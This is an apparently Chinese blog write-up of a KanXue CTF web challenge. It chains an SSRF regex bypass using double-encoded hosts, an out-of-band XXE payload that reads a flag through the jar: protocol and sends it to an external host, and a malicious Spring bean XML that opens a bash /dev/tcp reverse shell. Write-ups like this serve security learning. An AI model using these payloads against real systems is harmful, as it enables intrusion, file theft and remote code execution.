看雪CTF web（SSRF+XML+JAR协议）

原创

HyyMbb 于 2020-12-01 23:18:58 发布 530 收藏

分类专栏： ctf

本文链接：https://blog.csdn.net/a3320315/article/details/110456361

题外

很久没写文章了，这儿再水一篇


正文

首先打开题目

```html
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>test</title>
</head>
<body>
 <img src="/getimage?url=https://bbs.pediy.com/upload/attach/202009/236762_Y76C73KQC7MG83G.jpg">
 <!--测试加载配置文件 /loadConfig?url=x.xml-->
</body>
</html>
```


直接有个提示，给了两个链接

根据测试第一个链接`/getimage?url=https://bbs.pediy.com`是远程加载图片的，而且对于url有一定的格式要求



那么我们怎么绕过这个正则呢？

这儿就需要用到一个技巧了，这儿是java环境，

`httpclient3`和`httpclient4`这两个库都有容错机制，即假如端口后面存在其他字符会自动舍弃掉(/作为分隔符)


而且都会对host进行url二次解码，所以我们最终的payload为：

```
http://127.0.0.1%253a8088%252f.pediy.com/loadConfig?url=http://xxx.xxx.xxx.xxx/HyyMbb.xml
```


最终解析为：

```
http://127.0.0.1:8088/loadConfig?url=http://xxx.xxx.xxx.xxx/HyyMbb.xml
```

这样就能加载出url了，而另外一个url，`loadConfig?url=x.xml`可以远程加载XML文件，但是必须要本地访问，结合上一个url就可以本地访问了



not allow ip



org.springframework.beans.factory.BeanDefinitionStoreException: IOException parsing XML document from file [/x.xml]; nested exception is java.io.FileNotFoundException: x.xml at vi
sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method) at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62) at sun.reflect.DelegatingMethod
java.lang.reflect.Method.invoke(Method.java:498) at org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:197) at
org.springframework.web.method.support.InvocableHandlerMethod.invokeForRequest(InvocableHandlerMethod.java:141) at
org.springframework.web.servlet.mvc.method.annotation.ServletInvocableHandlerMethod.invokeAndHandle(ServletInvocableHandlerMethod.java:106) at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.invokeHandlerMethod(RequestMappingHandlerAdapter.java:893) at
org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter.handleInternal(RequestMappingHandlerAdapter.java:807) at
org.springframework.web.servlet.mvc.method.AbstractHandlerMethodAdapter.handle(AbstractHandlerMethodAdapter.java:87) at org.springframework.web.servlet.DispatcherServlet.
org.springframework.web.servlet.DispatcherServlet.doService(DispatcherServlet.java:961) at org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java
org.springframework.web.servlet.FrameworkServlet.doGet(FrameworkServlet.java:898) at javax.servlet.http.HttpServlet.service(HttpServlet.java:626) at org.springframework.web.servlet
javax.servlet.http.HttpServlet.service(HttpServlet.java:733) at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231) at org.apache.catalina.cor
at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53) at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193) at
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) at org.springframework.web.filter.RequestContextFilter.doFilterInternal(RequestContextFilter.ja
org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119) at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) at org.springframework.web.filter.FormContentFilter.doFilterInternal(FormContentFilter.java:93
org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119) at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) at org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingF
org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:119) at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.
org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166) at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:202) at
org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:97) at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:542) at
org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:143) at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:92) at org.apache.catalina
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:343) at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:374) at org.apache.coyote

这样就能加载文件了，那么我们直接用xml读文件就可以了

说一下思路，由于不知道java的路径，所以可以先读`/proc/self/maps`得到拓展地址，很有几率得到java路径，然后使用`jar`协议读取jar文件里面的`flag`

最终的payload


e.xml

```
<!ENTITY % payl SYSTEM "jar:file:///home/vip-demo-0.0.1-SNAPSHOT.jar!/BOOT-INF/classes/flag.txt">
<!ENTITY % all "<!ENTITY &#37; send SYSTEM 'xxx://xxx.xxx.xxx.xxx:9997?%payl;'>">
```

HyyMbb.xml


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE try[
<!ENTITY % int SYSTEM "http://xxx.xxx.xxx.xxx/e.xml">
%int;
%all;
%send;
]>
```

然后远程加载这个就可以了



正解

其实上面的解题过程是非预期，只是运气好可以猜对路径，然后还读出了flag
正解应该是利用`FileSystemXmlApplicationContext`来远程加载恶意`xml`



看到FileSystemXmlApplicationContext是不是很熟悉，记得去年weblogic有个漏洞的绕过就是利用了这个函数，加载了远程的恶意xml配置文件，导致反射代码执行。因此可以构造如下远程XML：

```
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="
    http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg >
            <list>
                <value>bash</value>
                <value>-c</value>
                <value><![CDATA[bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/2323 0>&1]]></value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

然后可以反弹shell了~~

参考链接